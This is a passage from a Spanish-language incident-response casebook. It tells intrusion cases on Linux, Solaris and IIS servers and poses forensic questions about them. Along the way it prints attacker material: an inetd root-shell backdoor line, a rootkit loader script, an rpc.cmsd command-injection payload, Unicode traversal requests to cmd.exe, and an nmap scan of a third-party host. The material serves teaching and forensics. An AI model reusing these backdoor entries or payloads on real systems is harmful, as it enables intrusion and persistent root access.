-rwxr-xr-x  1 root  staff  184837 May 20 04:11 lnmap
226 Transfer complete.
ftp> bin
200 Type set to I.
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> get lnmap
local: lnmap remote: lnmap
200 PORT command successful.
150 Opening BINARY mode data connection for 'lnmap' (184837 bytes).
#####
#####
#####
226 Transfer complete.
184837 bytes received in 0.0068 seconds (27193910 bytes/s)
ftp> quit
221 Goodbye.

superct% ./lnmap
./lnmap: Permission denied.
superct% ls -al
total 3824
drwxr-xr-x 11 superct wheel   330 Mar 12 11:21 .
drwxr-xr-x  6 root   wheel   160 Mar 12 11:21 ..
-rw-----  1 superct wheel   433 Jul 16  2:31 .tcsh_history

```

```

-rw-r--r-- 1 superct wheel 1181364 Jul 16 3:11 AK.zip
-rw-r--r-- 1 superct wheel 184837 Jul 16 3:15 lnmap
-rw-r--r-- 1 superct wheel 2149 Jul 16 3:16 n.o
-rw-r--r-- 1 superct wheel 198 Jul 16 3:16 w.o
superct% chmod 700 lnmap
superct% ./lnmap
./lnmap: Exec format error. Binary file not executable.
superct% file lnmap
nmap: Linux/i386 demand paged dynamically linked executable not
stripped
superct% ftp stash.littleisp.com
Connected to stash.littleisp.com
220 stash FTP server (Version 6.00LS) ready.
Name (stash.littleisp.com:superct): ftp
331 Guest login ok, send your email address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNKNOWN.
ftp> cd pub
250 CWD command successful.
ftp> bin
200 Type set to I.
ftp> get bnmap
local: bnmap remote: bnmap
200 PORT command successful.
150 Opening BINARY mode data connection for 'bnmap' (533724 bytes).
226 Transfer complete.
533724 bytes received in 0.079 seconds (6758652 bytes/s)
ftp> quit
221 Goodbye.
superct% file bnmap
lnmap: FreeBSD/i386 demand paged dynamically linked executable not
stripped
superct% chmod 700 bnmap
superct% ./bnmap -sT -p 20-79,111,143,6000 mcast.nasa.gov
Starting nmap V. 2.54BETA27 ( www.insecure.org/nmap/ )
Interesting ports on (mcast.nasa.gov):
(The 59 ports scanned but not shown below are in state: closed)
Port      State      Service
21/tcp    open       ftp
22/tcp    open       ssh
23/tcp    open       telnet
111/tcp   open       sunrpc
Nmap run completed -- 1 IP address (1 host up) scanned in 49
seconds
superct% exit
logout
Connection closed by foreign host.

```

Después de haber revisado toda la actividad de los registros, Homer se puso en contacto con el supervisor de John para comentarle el hecho. Después de despertar a John con una llamada a su hotel en Australia, el supervisor llegó a la conclusión de que la actividad provenía de otra persona. Parecía que un atacante externo estaba usando la red para saltar a otros sitios.



PREGUNTAS

1. ¿Qué estaba ocurriendo?
2. ¿Qué podría hacer Homer en el sistema darwin y en el resto de la red para evitar nuevos ataques?
3. ¿Cuál es la manera más efectiva de identificar de dónde proviene el atacante?
4. ¿Qué problemas legales están presentes en este caso?



DESAFÍO 17

Gluttony¹

por Shon Harris, National Guard
Information Warfare Unit
y Mike Schiffman, @stake, Inc.

Industria:	Ventas/Ingeniería de Redes
Complejidad del Ataque:	Baja
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Baja

¹ Nota del traductor: Este título se traduce como Glotonería.

El siguiente incidente es un ejemplo de una intrusión bastante compleja, ocurrido en una universidad del este. Este desafío es un buen ejemplo de algunas de las técnicas que puede utilizar un atacante para borrar sus huellas e impedir que se detecte la intrusión, además de mostrar algunas de las técnicas avanzadas que se utilizaron.

JUEVES, 26 DE SEPTIEMBRE DE 2000, 14:00

Una tarde, Robert, un profesor de una gran universidad del este que disponía de una estación de trabajo con la versión Red Hat de Linux, se dio cuenta que había una entrada sospechosa al final del archivo de configuración de un proceso demonio de servicio de Internet, `inetd.conf`.

Entrada sospechosa de `/etc/inetd.conf`

```
netstat stream tcp nowait root /usr/lib/netstat netstat
```

Robert estaba familiarizado con Linux y sabía que una entrada en este tipo de archivos era algo sospechosa, por lo que llamó a una compañera, Alice, que lo comprobó. Alicia también tenía Red Hat instalado con los mismos discos (RedHat 6.2), con las mismas opciones (instalación por defecto) y en la misma fecha (7 de septiembre de 2000) que Robert. Hizo una simple comprobación para ver si también tenía la misma línea. Pero no fue así.

Normalmente Robert ejecutaba una pequeña aplicación en X-Windows para controlar la CPU y medir la ocupación de la CPU, y en aquel momento se percató de que casi llegaba al 100 por 100 de utilización. Ejecutó el programa `top` y vio que la utilización era del 90 por 100 en el mismo momento, y que no se mostraba ningún proceso ejecutándose que motivara la diferencia. Robert tenía bastante curiosidad por lo que estaba ocurriendo, pero aún no estaba preocupado. Tenía que irse, por lo que dejó el problema para el día siguiente.

VIERNES, 27 DE SEPTIEMBRE DE 2000, 10:00

A la mañana siguiente, Robert copió los programas `ps`, `netstat`, `ls`, y `top` de su máquina a la de Alice, utilizando una copia conocida de `netcat`. Se imaginaba que podría haber algo raro en estos programas, lo cual podría haber producido el incidente, por ejemplo que hubieran sido modificados. Comparó la suma de control de MD5 de estos programas, y se dio cuenta de que eran idénticos a los del sistema de Alicia. Esto parecía descartar un rootkit (un conjunto de sustituciones de los comandos estándar de un sistema operativos pensado para engañar a un usuario), por lo que Robert no tuvo ningún problema en confiar en estos programas. Pero ¿qué pasaba con la utilización de la CPU y con la línea extra de `inetd`?

Como todavía no estaban satisfechos, Robert y Alicia analizaron cuidadosamente los archivos de registro del sistema. Ho había ningún signo de intento de intrusión o acceso no autorizado, pero sí había algo muy sospechoso: no existían *registros de conexión* en `/var/log/secure` del periodo que iba del 7 al 14 de septiembre, además Robert sabía que él había accedido al sistema en ese periodo de tiempo. Esto corroboraba el hecho de que se había accedido al sistema como root. Llegado a este punto, Robert estaba bastante seguro de que la seguridad de su sistema *tenía* que haber sido burlada, pero no tenía idea de cómo.

MIÉRCOLES, 28 DE SEPTIEMBRE DE 2000, 16:20

Alicia le contó el incidente al equipo de respuesta a incidentes de la universidad, mostrando lo que habían encontrado. El equipo de respuesta a incidentes avisado por Rober y Alicia capturaron el tráfico de la red utilizando `tcpdump`, para evitar que se notara actividad y permitir un posterior análisis pericial del sistema. Con ayuda del equipo, Alice configuró `tcpdump` conectándose a un sistema adyacente que compartía el mismo hub (concentrador), y quedó con el equipo para que viniera al día siguiente.

JUEVES, 29 DE SEPTIEMBRE DE 2000, 13:00

Frank, que estaba a cargo de los incidentes, trajo un equipo portátil con un disco duro muy grande, que contenía un paquete de análisis de redes y herramientas de análisis. El portátil estaba conectado al mismo hub que servía al sistema sospechoso y a los otros dos.

Comenzó realizando un análisis con `nmap` de los sistemas sospechosos, utilizando el portátil:

```
laptop# nmap -sS -p1- -O victim.chemistry.set.edu
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Insufficient responses for TCP sequencing (2), OS detection will be MUCH less reliable
Interesting ports on victim.chemistry.set.edu (192.168.4.20):
(The 65523 ports scanned but not shown below are in state: closed)
Port      State      Service
22/tcp    open      ssh
25/tcp    open      smtp
80/tcp    open      http
111/tcp   open      sunrpc
113/tcp   open      auth
515/tcp   open      printer
932/tcp   open      unknown
945/tcp   open      unknown
1036/tcp  open      unknown
1037/tcp  open      unknown
3457/tcp  open      vat-control
```

```
32411/tcp open      unknown
```

```
Remote operating system guess: Linux 2.1.122 - 2.2.14
```

```
Nmap run completed - 1 IP address (1 host up) scanned in 40
seconds
```

Fran se conectó al sistema sospechoso y ejecutó el programa `lsof` para listar los descriptores de archivos del sistema de la capa de transporte de la red. Por lo que pudieron comparar las dos listas:

```
victim# lsof | egrep "TCP|UDP"
portmap      325    root    3u    IPv4    256      UDP *:sunrpc
portmap      325    root    4u    IPv4    257      TCP *:sunrpc (LISTEN)
identd       438    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       439    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       442    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       444    root    4u    IPv4    364      TCP *:auth (LISTEN)
identd       445    root    4u    IPv4    364      TCP *:auth (LISTEN)
lpd          502    root    6u    IPv4    447      TCP *:printer (LISTEN)
sendmail     551    root    4u    IPv4    483      TCP *:smtp (LISTEN)
httpd        580    root   16u    IPv4    543      TCP *:www (LISTEN)
sshd2        590    root    3u    IPv4    521      TCP *:ssh (LISTEN)
rpc.statd    3734    root    0u    IPv4   12546    UDP *:943
rpc.statd    3734    root    1u    IPv4   12549    TCP *:945 (LISTEN)
httpd       12795    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12796    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12797    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12798    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12799    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12800    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12801    root   16u    IPv4    543      TCP *:www (LISTEN)
httpd       12802    root   16u    IPv4    543      TCP *:www (LISTEN)
```

Frank localizó inmediatamente algo gracias a la salida de `nmap`— dos servicios de barrido de los puertos 3457 y 32411, que no parecían pertenecer al sistema. ¿Qué hacían estos servicios?

Transfirió el registro del `tcpdump` del sistema que Alice, que había configurado para capturar el tráfico, a su portátil y utilizó `ngrep` para comprobar que tráfico TCP pasaba por el puerto 32411:

```
apocalypse# ngrep -I victim.tcpdump "*" port 32411
input: victim.tcpdump
filter: ip and ( port 32411 )
match: *
#
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
ping.
#
T 192.168.4.20:1844 -> 10.6.6.6:32411 [AP]
pong.
##
```

```

T 192.168.4.20:1844 -> 10.6.6.6:32411 [AP]
ping.
#
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
pong.
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
ping.
#
T 192.168.4.20:1844 -> 10.6.6.6:32411 [AP]
pong.
. . .
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
chan fubar 0 hax0r joined the party line..
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
join fubar hax0r 0 *5 hax0r@evil.site.com.
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
chan fubar 0 hax0r left the party line..
##
T 10.6.6.6:32411 -> 192.168.4.20:1844 [AP]
part fubar hax0r 5 .
##

```

Después de haber confirmado que algo muy extraño estaba ocurriendo, Frank hizo imágenes de las particiones del disco y las copió al portátil. A continuación las leyó con el programa `dd` y redirigió los resultados al portátil utilizando `netcat`. Después llevó las imágenes a su laboratorio de análisis.

VIERNES, 30 DE SEPTIEMBRE DE 2000, 10:00

Después de copiar las imágenes al portátil, las montó en Linux en modo de sólo lectura. Si se montan las particiones de esta manera se consigue que sean accesibles al sistema de archivos del sistema. Frank utilizó The Coroner's Toolkit (un conjunto de herramientas de análisis pericial) para analizar las imágenes. Frank sabía que el sistema había sido instalado el 7 de septiembre, por lo que no llevaría mucho tiempo analizar y determinar lo ocurrido. De hecho fue bastante fácil identificar las modificaciones del sistema de archivos.

Un análisis inicial de la imagen reveló que se habían borrado las siguientes entradas del archivo de registro `syslog`:

```

Sep 18 02:42:54 victim rpc.statd[349]: gethostbyname error for ^X
[buffer overrun shell code removed]

```

Con un análisis exhaustivo con el programa `mactime` se obtuvo la siguiente información:

```

Sep 20 00 15:46:05      31376 .a. -rwxr-xr-x root      root
/mount/usr/sbin/in.telnetd
Sep 20 00 15:46:39      20452 ..c -rwxr-xr-x root      root
/mount/bin/login

```

```

Sep 20 00 16:49:26 446592 m.. -rwxr-xr-x root root
/mount/dev/ttypq/.../ex
Sep 20 00 16:49:45 1491 mac -rw-r-r- root root
/mount/dev/ttypq/.../doop
Sep 20 00 16:49:46 84688 m.c -rw-r-r- root root
/mount/dev/ttypq/.../c4wnf
446592 ..c -rwxr-xr-x root root
/mount/dev/ttypq/.../ex
4096 m.c drwxr-xr-x root root
/mount/lib/modules/2.2.16-3/net
7704 ..c -rw-r-r- root root
/mount/lib/modules/2.2.16-3/net/ipv6.o
Sep 20 00 16:49:47 949 ..c -rwxr-xr-x root root
/mount/etc/rc.d/rc.local
209 ..c -rwx— root root
/mount/usr/sbin/initd
Sep 20 00 16:50:11 4096 .a. drwxr-xr-x operator 11
/mount/dev/ttypq/...
Sep 20 00 16:52:12 7704 .a. -rw-r-r- root root
/mount/lib/modules/2.2.16-3/net/ipv6.o
209 .a. -rwx— root root
/mount/usr/sbin/initd
222068 .a. -rwxr-xr-x root root
/mount/usr/sbin/rpc.status

```

Frank sospechaba del módulo `ipv6.o` ya que él sabía que el protocolo IPv6 aún no estaba en uso en la máquina. Mirando el binario con un programa específico encontró lo siguiente:

```

prover# strings ipv6.o
. . .
kernel_version=2.2.16-3
:32411
:3457
:6667
:6664
:6663
:6662
:6661
:irc
:6660
:6668
nobody
telnet
operator
Proxy
proxy
undernet.org
Undernet.org
netstat
syslogd
klogd
promiscuous
. . .
adore.c

```

```

check_logfilter
my_atoi
my_find_task
is_invisible
is_secret
iget
iput
hide_process
hide_file
__mark_inode_dirty
unhide_file
n_getdents
o_getdents
n_fork
o_fork
n_clone
o_clone
n_kill
o_kill
n_ioctl
dev_get
boot_cpu_data
mode __verify_write
o_ioctl
n_write

```

```
gcc2_compiled.          o_write
__module_kernel_version n_setuid
we_did_promisc          cleanup_module
netfilter_table         o_setuid
check_netfilter          init_module
strstr                   __this_module
logfilter_table          sys_call_table
```

Frank también se dio cuenta de que el archivo `rc.local` tenía un inodo cambiado, por lo que comparó el contenido con uno de otro sistema que no estuviera infectado:

```
prover# diff rc.local /etc/rc.d/rc.local
36d35
< /usr/sbin/initd
```

Aparentemente, se había añadido una línea al final del archivo, esta línea iniciaba el programa `initd`. De hecho el archivo era un shell script:

```
prover# cat /usr/sbin/initd
#!/bin/sh
#
# automatic install script to load kernel modules for ipv6 support.
# do not edit the file directly.

/sbin/insmod -f /lib/modules/2.2.16-3/net/ipv6.o >/dev/null 2>/dev/
null
/usr/sbin/rpc.status
```

Obviamente Frank comprobó el archivo binario `rpc.status`:

```
apocalypse# strings /usr/sbin/rpc.status
leeto bindshell.
Enter valid IPX address:
gdb
(nfsiod)
socket
bind
listen
accept
/bin/sh
/dev/null
```

Llegado a este punto, Frank llegó a la conclusión de que ya tenía bastante información para evaluar lo que había ocurrido exactamente en la máquina Linux.



PREGUNTAS

1. ¿Cuándo y cómo se produjo la intrusión a la máquina de Robert?

2. Dado que se verificó que los archivos binarios de la máquina estaban limpios, ¿cómo se podrían explicar los dos servicios extra que no se mostraban ejecutando el comando `lsOF`, pero sí con el barrido remoto de `nmap`?
3. ¿Qué tipo de tráfico se encontró en el TCP/32411?
4. ¿Qué era el módulo `ipv6.o`?
5. ¿Qué era el archivo `rpc.status`?



DESAFÍO 20

Nostalgia

por Mohammed Bagha, NetSec, Inc.
y Mike Schiffman, @stake, Inc.

Industria:	Industria farmacéutica/ Alojamiento Web
Complejidad del Ataque:	Moderada
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Baja

Era un caluroso día en Washington D.C., en julio de 1999. Las cosas eran más sencillas antes, eran tiempos mejores, cuando alguien con algo de idea y la certificación MCSE (título de ingeniero de sistemas de Microsoft) tenía un trabajo en el que ganaba más de 80.000 dólares al año. Se sobrevaloraban las compañías de Internet, la economía iba bien, y la gente vivía feliz en la ignorancia. Durante este periodo de transición, un ingeniero de seguridad en redes, George Berferd, acudía a su segundo día de trabajo en Lockdown Security Partners, Inc. (LSP). LSP ofrecía una amplia variedad de servicios de seguridad informática, además de la administración de estos servicios de seguridad, consultoría y respuesta a incidentes. El incidente que aquí se relata implicó a un cliente muy poderoso de LSP y a una pequeña empresa de servicio de alojamiento Web (alquiler de espacio en la red).

20 DE JULIO DE 1999, 15:00

Paseando por el laboratorio de I+D, George vio al Director de Operaciones de LSP enzarzado en una fuerte discusión con su jefe. El jefe de George parecía estar bastante preocupado, por lo que George decidió pararle y enterarse de si había ocurrido algo importante. Aparentemente, uno de los clientes más grandes e importantes a los que administraban sus servicios, Pharmaceuticon, tenía su servidor caído, ya que había sido atacado ese mismo día. Pharmaceuticon era una de las 100 empresas más importantes dedicadas al sector de la investigación de medicamentos, ubicada en el norte de California. A causa del favoritismo, en principio se había llamado a uno de los competidores de LSP para dar cobertura al incidente. Desafortunadamente, el equipo de respuesta ante incidentes IR no tenía nada con lo que contar, ya que no había servido de nada el análisis forense, debido a que no habían tenido cuidado de preservar la integridad del sistema y reunir las pruebas necesarias. El trabajo del competidor fue un completo desastre, en una situación ya de por sí arriesgada. Por consiguiente, se pusieron en contacto con LSP para que pusiera todo aquel lío en orden. Pharmaceuticon no sólo quería llegar al final de la investigación, además quería llevar a los tribunales al individuo responsable del ataque al sitio Web.

George estaba deseando demostrar lo mucho que sabía, por lo que se ofreció voluntario para llegar al fondo del asunto. Su jefe le entregó un breve resumen de lo ocurrido en la máquina (con Solaris 2.5.1 y Apache 1.3.9) y los archivos de registro del IDS de la red (LSP había instalado un sistema de detección de intrusos de red en la máquina) y le dijo que esperaba resultados para el fin de semana. George volvió a su despacho, puso un CD de Tears for Fears, se tomó un refresco Tab de cola, y se acomodó para llevar a cabo la gran redada. Lo que le interesaba en primer lugar era lo ocurrido unos días antes.

Registros del IDS de la red

```
41 CGI-PHF 18July1999 07:24:08EST 172.16.6.99:2020 10.0.0.5:80 TCP
log
42 CGI-PFDISPALY 18July1999 07:25:01EST 172.16.6.99:2025 10.0.0.5:8
0 TCP log
```



```

43 CGI-PFDISPALY 18July1999 07:25:23EST 172.16.6.99:2026 10.0.0.5:8
0 TCP log
44 CGI-PFDISPALY 18July1999 07:25:48EST 172.16.6.99:2027 10.0.0.5:8
0 TCP log
...
55 CGI-PFDISPALY 18July1999 07:26:12EST 172.16.6.99:2030 10.0.0.5:8
0 TCP log

```

Existían muchas entradas similares a éstas por todo el registro. George era escéptico ante la posibilidad de que este atacante en particular hubiera intentado entrar ilegalmente, o que fuera el único que estaba buscando. Incluso si así fuera, debía ejercer las diligencias oportunas, por lo que comprobó la IP:

```

gorgon% nslookup
Default Server: ns.lsp.net
Address: 192.168.0.4

> 172.16.6.99
Server: ns.lsp.net
Address: 192.168.0.4

Non-authoritative answer:
Name: noremorse.idiotsavant.ac.uk
Address: 172.16.6.99

```

Había una máquina del Reino Unido (UK). Tras un rápido vistazo a los archivos de registro de whois comprobó que ripe.net (en esa época, los dominios utilizaban ripe.net) era un colegio. Teniendo en cuenta que en Londres son cinco horas más y que el ataque había ocurrido alrededor de las 7:20 A.M. EST (hora del este), llegó a la conclusión de que algún chaval que estaba cansado de las salchichas y del puré de patatas de la comida, había decidió intentar entrar en alguna de las 100 compañías más importantes. De cualquier forma, había sido malo. Una llamada al colegio le confirmó que las autoridades del colegio le habían atrapado ayer y le habían castigado con una expulsión temporal. Bien, vuelta al problema. Continuó mirando los registros. Lo siguiente que le llamó la atención fue esto:

Registros del IDS de la red

```

168 RPC-PMAP_DUMP 20July1999 10:24:08EST 172.16.6.66:12831 10.0.0.5
:111 TCP log
170 RPC-CMSD 20July1999 11:00:08EST 172.16.6.66:12833 10.0.0.5:3277
9 TCP log

```

Una vulnerabilidad en el software del servicio de administración del calendario `rpc.cmsd` se había publicado unos días antes, y ya había piratas que se estaban aprovechando de esta vulnerabilidad. Se empezaba a imaginar cómo había entrado inicialmente el atacante al servidor Web de Pharmaceuticon, y estaba seguro de que podría llegar al fondo del incidente. Entonces se dedicó a seguir el rastro del atacante. Bebió un trago de su refresco y miró la dirección IP sospechosa:

```

gorgon% nslookup
Default Server: ns.lsp.net
Address: 192.168.0.4

> 172.16.6.66
Server: ns.lsp.net
Address: 192.168.0.4

Non-authoritative answer:
Name: ns1.web-farm.nosmarts.ca
Address: 172.16.6.66

```

Después de comprobar la dirección IP, vio que correspondía a ns1.web-farm.nosmarts.ca, que parecía ser una pequeña empresa de alquiler de espacio Web en Alberta, Canadá. George se tomó la licencia de echar un vistazo a la máquina, y comprobó que tenía instalado Solaris 2.6, una versión con todo tipo de servicios vulnerables y completamente abierta para realizar un ataque. Tuvo la corazonada de que probablemente también esta máquina había sido atacada, y se había utilizado como base para otros ataques. Tomó nota de los puntos de contacto del sitio, y se fue a casa para arreglarse para ir al concierto de Wham que había esa noche.

21 DE JULIO DE 1999, 11:00

George llegó al trabajo un poco tarde, llevando su nueva camiseta «Make It Big», y llamó inmediatamente al administrador de nosmarts.ca y le informó de lo que sabía. El administrador era muy agradable, pero no tenía ninguna experiencia en UNIX, simplemente administraba una tienda de alquiler de espacio en la red, que recientemente había perdido a su administrador que trabajaba a jornada completa. Al administrador no le importó que George se hubiera metido en la máquina para buscar indicios de los crackers.

George abrió una lata de Tab, entró en el sistema y se puso a curiosear:

```

ns1# w
12:24pm  up 4 day(s),  6:53,  1 user,  load average: 0.03, 0.05, 0.04
User      tty          login@   idle   JCPU PCPU  what
root      console      9:09am  2days             -csh
root      pts/7        12:24pm             6      w

```

No parecía haber nada sospechoso, pero incluso el más novato de los hackers sabría cómo borrar sus entradas de registro de los archivos de cuentas de conexión utmpx, wtmpx, y lastlog, so. Por lo que George no estaba convencido. A continuación le echó un vistazo a /etc/passwd:

```

ns1# tail /etc/passwd
smtp:x:0:0:Mail Daemon User::
uucp:x:5:5:uucp  Admin:/usr/lib/uucp:uucp:x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:Nobody::

```

```
noaccess:x:60002:60002:No Access User:::
nobody4:x:65534:65534:SunOS 4.x Nobody:::
andrew:x:100:1:Andrew (admin):/export/home/andrew:/bin/csh
eric:x:101:1:Eric (sales):/export/home/eric:/bin/csh
dorkprde:x:0:1:the dork parade:/export/home/dorkprde:/bin/csh
gb:x:102:1:George's Temporary Acct:/export/home/gb:/bin/csh
```

Había demasiadas cuentas, pero la cuenta dorkprde estaba obviamente fuera de lugar.

```
ns1# finger -m dorkprde
Login name: dorkprde           In real life: the dork parade
Directory: /export/home/dorkprde  Shell: /bin/csh
Never logged in.
No unread mail
No Plan.
```

La entrada Never logged in de la última conexión parecía rara. George instaló en la máquina el programa de chequeo de integridad wtmpx y lo ejecutó:

```
ns1# ./azx
wtmpx looks zapped!
ns1#
```

George pensó que podría ser una falsa alarma, pero llegado a este punto, no parecía muy probable. A continuación, George buscó signos de la misma vulnerabilidad que se había utilizado para entrar en el servidor Web de su cliente:

```
ns1# cd /var/spool/calendar
ns1# ls -la
total 3
drwxrwsrwt  2 daemon  daemon    512 Jul 20 02:50 ./
drwxrwxr-x  11 root    bin      512 Jul 20 02:50 ../
-rw-rw----   1 root    daemon     0 Jul 17 02:50 .lock.ns1
-r--rw----   1 root    daemon   4012 Jul 17 02:50 callog.root.DKB
```

Ahora sí que tenía la seguridad de estar consiguiendo algo más. Ejecutó strings en el archivo DKB:

```
ns1# strings callog.root.DKB
Version: 1
**** start of log on Sat Jul 17 02:50:21 1999 ****
(access read "world" )
(add "Wed Dec 31 19:00:00 1969" key: 1 what: " " details: " /bin/ks
h0000-ccc0000echo "ingreslock stream tcp nowait root /bin/sh sh -i"
>>/tmp/bob ; /usr/sbin/inetd -s /tmp/bob " duration: 10
period: biweekly nth: 421 ntimes: 10
author: "root@evilcom" tags: ((appointment , 1)) apptstat: active
privacy: public )
```

Definitivamente esta máquina había sido atacada. Sin embargo, le pareció raro que no pudiera encontrar nada sospechoso ejecutándose, después de haberlo compro-

bado con el comando `ps`. Sospechó de la integridad del comando `ps`, por lo que investigó su ejecución para ver si había algo fuera de lugar:

```
ns1# truss /bin/ps -afe
execve("/bin/ps", 0xEFFFFDF0, 0xEFFFFDF8)  argc = 1
stat("/bin/ps", 0xEFFFFB00)                = 0
open("/var/ld/ld.config", O_RDONLY)         Err#2 ENOENT
open("/usr/lib/libc.so.1", O_RDONLY)        = 3
fstat(3, 0xEFFFF89C)                       = 0
open("/dev/ptyrw", O_RDONLY)                = 4
```

Era bastante raro, se suponía que `ps` leía de un archivo llamado `ptyrw` en el directorio `/dev/`. George comprobó este archivo:

```
ns1# cat /dev/ptyrw
/usr/sbin/inetd -s /tmp/bob
ircbnc
eggdrops
sniffer
```

No parecía del todo correcto. Se abrió una lata fría de Tab e instaló su propia copia compilada de `ps` estáticamente. Después de ejecutarla, encontró los siguientes procesos sospechosos ejecutándose en el sistema:

```
root 2913      1 0 01:00:11 ?          0:00 /usr/sbin/inetd -s /tmp/bob
```

Existía un proceso `inetd` ejecutándose independiente del proceso `inetd` que pertenecía realmente al sistema. Volcó los contenidos del archivo de texto `bob`.

```
ns1# cat /tmp/bob
ingreslock stream tcp nowait root /bin/sh /bin/sh -i
```

Era realmente una puerta trasera, por lo que se conectó mediante `telnet` a ese puerto para confirmarlo:

```
ns1# telnet localhost ingreslock
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
# id ;
uid=0(root),gid=1(other)
```

George se rió para sí mismo. Los intrusos habían sido lo suficientemente descuidados y no limpiaron sus huellas, y eso podía significar que probablemente estaban utilizando puertas traseras y herramientas muy conocidas. Para divertirse, decidió comprobar si existían los típicos archivos escondidos en `/dev/...`:

```
ns1# ls /dev/...
ns1#
```

Sabía que era algo relacionado con el programa `ls`, por lo que decidió hacer lo mismo que había hecho con `ps`. Cuando lo estaba leyendo encontró un archivo llamado `/dev/ptyrg`. George realizó un volcado de ese archivo:

```
ns1# cat /dev/ptyrg
/dev/...
```

Utilizando su propio binario `ls` compilado estáticamente, George comprobó el directorio `/dev/...` y se vio recompensado con una lista muy larga de archivos, incluyendo el código fuente de operadores de IRC, rastros de buscadores de Internet, código para aprovechar vulnerabilidades, rastreadores (sniffers) y otros elementos de código en los que predominaba código que no servía para nada.

```
ns1# static-ls -aF /dev/...
. ../ berto.c e.c irk/ log.txt ps.c sniff/
```

¡Boom! George había alcanzado su objetivo. El archivo `log.txt` contenía una lista de direcciones IP que el atacante había atacado. George tenía suficiente información para completar su investigación, y entregarle un informe a su jefe unos días más tarde. George volvió a su despacho, le dio una patada a su mesa y contempló con satisfacción su póster firmado de la película «Maniquí». Pensó que para celebrarlo se tomaría algún Tab esa noche.



PREGUNTAS

1. ¿Por qué descartó George los ataques CGI como punto inicial del ataque?
2. ¿Qué importancia tiene el ataque RPC?
3. ¿Cómo funciona el programa de chequeo de integridad `lastlog`? ¿Cómo podría burlarlo un atacante con suficientes recursos?
4. ¿Por qué la utilización de binarios compilados estáticamente es una buena práctica para enfrentarse con máquinas que están siendo atacadas? ¿Cómo podría burlarlo un atacante con suficientes recursos?
5. ¿Cómo sabía George que el binario `ls` del sistema había sido alterado mirando solamente su salida?



PARTE



Soluciones

- | | |
|--------------------------|-----------------------------------|
| 1. The French Connection | 11. The Accidental Tourist |
| 2. The Insider | 12. Run for the Border |
| 3. The Parking Lot | 13. Malpractice |
| 4. The Hinge Factor | 14. An Apple a Day |
| 5. Maggie's Moment | 15. A Thousand Razors |
| 6. The Genome Injection | 16. One Hop Too Many |
| 7. Up in the Air | 17. Gluttony |
| 8. Tip of the Iceberg | 18. The Sharpest Tool in the Shed |
| 9. FDIC Insecured | 19. Omerta |
| 10. Jack and Jill | 20. Nostalgia |



SOLUCIÓN 1

The French Connection¹

por Bill Pennington, Guardent, Inc.

¹ Nota del traductor: El título de este capítulo se corresponde con la película del mismo título, The French Connection, La conexión francesa.

Asombrados de que dispusieran de tan pocas pruebas, el equipo técnico comenzó a investigar el ataque al sitio Web y pronto descubrieron que el software del servidor Web que habían estado utilizando, Microsoft IIS Web server versión 5.0, tenía un error muy conocido que permitía fácilmente a los atacantes hacerse con el control de la máquina. El error que el atacante había utilizado, se conoce como «vulnerabilidad de análisis de solicitud de archivo al servidor Web» (más conocido como «Ataque Unicode»), se explica detalladamente en la base de datos de CVE como # CVE-2000-0886.

Esto fue un descubrimiento inquietante para los técnicos; se dieron cuenta de que el servidor estaba dentro de la red cuando se produjo el ataque. Por lo tanto, el atacante podría haber dejado puertas traseras en cualquier máquina dentro de la red, así como haberse llevado copias de datos importantes y contraseñas.

Una vez que el personal técnico supo cuál había sido el método de entrada, el conocido error Unicode, comenzaron a reconstruir el ataque. El error se basa en la posibilidad de ejecutar una shell (intérprete de comandos) del sistema, mediante un programa llamado cmd.exe, que permite ejecutar comandos en el servidor Web. El personal técnico descubrió que si se había utilizado este error, podría haber evidencias del ataque en los archivos del registro del servidor Web. Recopilaron todos los archivos del registro del servidor Web y los importaron a una base de datos para su posterior análisis. Como cmd.exe no es una cadena de caracteres que se genere de forma habitual en los archivos de registro de un servidor Web, realizaron una búsqueda de esa cadena y encontraron lo siguiente:

```
03/03/2001 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+c:\ 200 730 484 3
1 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Éste fue el primer intento. Si tuvo éxito, el atacante podría haber obtenido un listado de la unidad C del equipo atacado. Ésta es una técnica bastante común, no agresiva, empleada por programas de barrido automático para comprobar si el sistema es vulnerable a este error, sin causar ningún daño.

La siguiente entrada del archivo de registro era otro intento de ataque, en el que se intenta obtener un listado de la unidad D, si existe:

```
03/03/2001 4:01 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+d:\ 200 747 484 3
1 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

Las siguientes 13 entradas del archivo de registro muestran que el atacante realizó varias lecturas de directorios para familiarizarse con el sistema. Esto implicaba realizar más lecturas de directorios, así como echar un vistazo a la página principal de la víctima.

```
03/03/2001 4:02 chewie.hacker.fr W3SVC1 WWW-2K WWW-2K.victim.com 80
GET /scripts/../../../../winnt/system32/cmd.exe /c+dir+e:\ 502 381 484 4
7 www.victim.com Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98)
```

```
